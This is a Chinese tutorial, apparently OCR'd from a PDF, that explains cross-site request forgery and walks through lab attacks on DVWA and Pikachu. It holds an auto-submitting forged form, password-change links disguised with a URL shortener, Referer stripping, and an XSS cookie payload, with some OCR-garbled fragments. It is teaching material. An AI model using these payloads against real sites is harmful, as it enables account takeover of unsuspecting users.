
CSRF漏洞

一、简介

跨站请求伪造（也称 CSRF），是一种挟制用户在当前已登录的Web应用程序上执行非本意操作的攻击方法，允许攻击者诱导用户执行他们并不打算执行的操作。当用户访问包含恶意代码的网页时，会向指定正常网站发送非本人意愿的数据请求包，如果此时用户恰好登录了该正常网站（也就是身份验证是正常的），就会以该用户的身份执行该恶意代码的请求，从而造成CSRF漏洞。

该漏洞允许攻击者部分规避同源策略，该策略旨在防止不同网站相互干扰。



其中Web A为存在CSRF漏洞的网站，Web B为攻击者构建的恶意网站，User C为Web A网站的合法用户。

CSRF攻击原理及过程如下：


1.用户C打开浏览器，访问受信任网站A，输入用户名和密码请求登录网站A；

2.在用户信息经过验证后，网站A产生Cookie信息并返回给浏览器，此时用户登录网站A成功，可以正常发送请求到网站A；

3.用户未退出网站A之前，在同一浏览器中打开一个TAB页访问网站B；

4.网站B接受到用户请求后，返回一些攻击性代码，并发出一个请求要求访问第三方站点A；

5.浏览器在接收到这些攻击性代码后，根据网站B的请求，在用户不知情的情况下携带Cookie信息，向网站A发出请求。网站A并不知道该请求其实是由B发起的，所以会根据用户C的Cookie信息以C的权限处理该请求，导致来自网站B的恶意代码被执行。



要使 CSRF 攻击成为可能，必须具备三个关键条件：

- **一个功能操作。**应用程序中存在攻击者有可能诱导用户的操作，这可能是特权操作（例如修改其他用户的权限）或对用户特定数据的任何操作（例如更改用户的邮箱、密码）。
- **基于 Cookie 的会话处理。**执行该操作涉及发出一个或多个 HTTP 请求，并且应用程序仅依赖会话 cookie 来识别发出请求的用户，没有其他机制可用于跟踪会话或验证用户请求。
- **没有不可预测的请求参数。**执行该操作的请求不包含攻击者无法确定或猜测其值的任何参数。例如，当用户更改密码时，如果攻击者需要知道现有密码的值，则该功能不会受到攻击，因为攻击者预先构造的恶意链接中无法提前预测并定义“现有密码”的值。

例如，假设一个应用程序存在允许用户更改其帐户上的电子邮件地址的功能。当用户执行此操作时，他们会发出如下 HTTP 请求：

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: session=yvthwsztyeQkAPzeQ5gHgTvlyxHfsAfE

email=geek@time.com
```

这符合 CSRF 所需的条件：

- 攻击者对更改用户帐户上的电子邮件地址的操作很感兴趣。执行此操作后，攻击者通常能够触发密码重置并完全控制用户的帐户。
- 应用程序使用会话 cookie 来识别发出请求的用户，没有其他令牌或机制来跟踪用户会话。
- 攻击者可以轻松确定执行操作所需的请求参数的值。

有了这些条件，攻击者就可以构建一个包含以下 HTML 的网页：

```
<html>
  <body>
    <form action="https://vulnerable-website.com/email/change" method="POST">
      <input type="hidden" name="email" value="geek@time.com" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

如果受害者用户访问攻击者的网页，将会发生以下情况：

- 攻击者的页面将触发对易受攻击的网站的 HTTP 请求。
- 如果用户已经登录到易受攻击的网站，他们的浏览器将自动在请求中包含他们的会话 cookie（假设未使用SameSite cookie）。
- 易受攻击的网站将以正常方式处理请求，将其视为由受害者用户发出，并更改其电子邮件地址。

二、DVWA演示

Low级别


```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = mysql_real_escape_string( $pass_new );
        $pass_new = md5( $pass_new );

        // Update the database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" .
dvwaCurrentUser() . "';";
        $result = mysql_query( $insert ) or die( '<pre>' . mysql_error() .
'</pre>' );

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }

    mysql_close();
}
```

```
?>
```

从源代码可以看出这里只是对用户输入的两个密码进行判断，看是否相等；不相等就提示密码不匹配。

相等的话，查看有没有设置数据库连接的全局变量和其是否为一个对象。如果是的话，用mysqli_real_escape_string（）函数去转义一些字符，如果不是的话输出错误。是同一个对象的话，再用md5进行加密，更新数据库。

知道了这些之后，我们尝试修改密码为123456，可以看到修改成功




看到顶部的URL是:

```
http://127.0.0.1:8080/vulnerabilities/csrf/?
password_new=123456&password_conf=123456&Change=Change#
```

根据上面的url，进行构造payload：

```
http://127.0.0.1:8080/vulnerabilities/csrf/?
password_new=aaa&password_conf=aaa&Change=Change#
```

可以看到，直接跳转到了密码成功的页面了



但是，这样的payload，一般人都可以看出来存在陷阱，往往不会去点击，因此我们还需要进一步伪装，把它缩短。


短网址链接：

```
https://www.ft12.com/
```

得到一个短的url：http://985.so/cycv

提醒一句，以后但凡看见很短的url，然后以很不常见的格式出现，千万别着急点击浏览。

点击短网址之后，现在的密码已经变成 aaa，不再是123456



Medium级别

```php
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Checks to see where the request came from
    if( eregi( $_SERVER[ 'SERVER_NAME' ], $_SERVER[ 'HTTP_REFERER' ] ) ) {
        // Get input
        $pass_new  = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
            // They do!
            $pass_new = mysql_real_escape_string( $pass_new );
            $pass_new = md5( $pass_new );

            // Update the database
            $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '"
. dvwaCurrentUser() . "';";
            $result = mysql_query( $insert ) or die( '<pre>' . mysql_error() .
'</pre>' );

            // Feedback for the user
            echo "<pre>Password Changed.</pre>";
        }
        else {
            // Issue with passwords matching
            echo "<pre>Passwords did not match.</pre>";
        }
    }
    else {
        // Didn't come from a trusted source
        echo "<pre>That request didn't look correct.</pre>";
    }

    mysql_close();
}

?>
```


medium类型的代码在`Low`的基础上增加了[eregi函数](), 函数在一个字符串搜索指定模式的字符串，搜索不区分大小写。在`HTTP`报文中的`REFERER`参数(`$_SERVER[ 'HTTP_REFERER' ]`)中搜索`HOST`参数(`$_SERVER[ 'SERVER_NAME' ]`)。

```
if( eregi( $_SERVER[ 'SERVER_NAME' ], $_SERVER[ 'HTTP_REFERER' ] ) )
```

> `HTTP_REFERER`表示发送请求的来源；
>
> `SERVER_NAME`表示配置默认的二级域名，不会是当前的域名；
>
> `HTTP_HOST`是当前的`url`头部；
>
> HTTP_HOST = SERVER_NAME : SERVER_PORT

点击修改密码，用brup抓包，将referer中的127.0.0.1去掉

```
GET /vulnerabilities/csrf/?password_new=123&password_conf=123&Change=Change HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http:///vulnerabilities/csrf/
Cookie: Hm_lvt_4a7bdce843884da1c950c4c88832e70=1656099859,1656151217; Hm_lvt_322a75b206e96ca32cd089acb480d102=1656099859,1656151217; BEEFH00K=luZhJXrsPvShfxlWaLN0Ml7GoV8lpgtzIl9oKZyL6XFoxoBx9m5V86vq5uBdeIWRljIUssj0k3nJKazD; PHPSESSID=hrcmlfmsim5ut469919t39t0s0; security=medium
Upgrade-Insecure-Requests: 1

```



结果返回，修改失败；默认不去掉referer的情况下会修改成功。

High级别

High级别的代码增加了Anti-CSRF token机制，用户每次访问改密页面时，服务器会返回一个随机的token，向服务器发起请求时，需要提交token参数，而服务器在收到请求时，会优先检查token，只有token正确，才会处理客户端请求。


```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
'index.php' );

    // Get input
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];
```

```
    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = mysql_real_escape_string( $pass_new );
        $pass_new = md5( $pass_new );

        // Update the database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" .
dvwaCurrentUser() . "';";
        $result = mysql_query( $insert ) or die( '<pre>' . mysql_error() .
'</pre>' );

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }

    mysql_close();
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

这个High安全等级主要是利用了DVWA的XSS漏洞和CSRF漏洞共同完成的，找到DVWA的XSS模块，通过XSS漏洞获取浏览器Cookie。

（1）利用XSS获取cookie

```
<img src=x OnerrOr=alert(document.cookie)>
```




PHPSESSID=hrcmlfmsim5ut4699l9t39t0s0; security=low

（2）抓包修改密码

三、Pikachu演示


1. 电话地址修改 CSRF（GET）

一个登录表单，我们先进行登录。提示信息中给了我们用户名/密码



登录进去是一个可以修改个人信息的界面

?>



在提交修改个人信息的时候，抓包看到下面内容

复制出信息：

```
GET /vul/csrf/csrfget/csrf_get_edit.php?
sex=man&phonenum=11111111111&add=beijing&email=geek%40time.com&submit=submit
HTTP/1.1
```

修改电话号码与地址，例如：

```
GET /vul/csrf/csrfget/csrf_get_edit.php?
sex=man&phonenum=22222222222&add=shanghai&email=geek@time.com&submit=submit
HTTP/1.1
```

然后添加补全URL地址，发送给被攻击者kobe（在另一个浏览器登录kobe账号）

```
http://127.0.0.1:8000/vul/csrf/csrfget/csrf_get_edit.php?
sex=man&phonenum=22222222222&add=shanghai&email=geek@time.com&submit=submit
```

如果被攻击者kobe此时登录状态或cookie/session没有过期，则他的信息被修改，如下图：

可以看到，电话号码和地址都被修改。

2. 钓鱼攻击 CSRF（POST）

当请求从get变为post，我们不能直接从URL里面进行修改。


```
GET /vul/csrf/csrfget/csrf_get_edit.php?sex=test&phonenum=test&add=test&email=test&submit=submit HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1:8080/vul/csrf/csrfget/csrf_get_edit.php
Cookie: Hm_lvt_4a78dc1643884dalc990c4c878832e70=1656099859,1656151217; Hm_lvt_322a75b206e96ca32cd089acb480d102=
1656099859,1656151217; BEEFH00K=luZhJXksPvShfxlWaLN0M17GoV8lpgtzIl9oKZyL6XFoxoBx9m5V86vq5uBdeIWRljIUssj0k3nJKazD; security=
medium; PHPSESSID=36681o7luimb623tupu3h6q78d
Upgrade-Insecure-Requests: 1
```

这时我们可以制作一个链接给用户，使他直接发送URL请求。

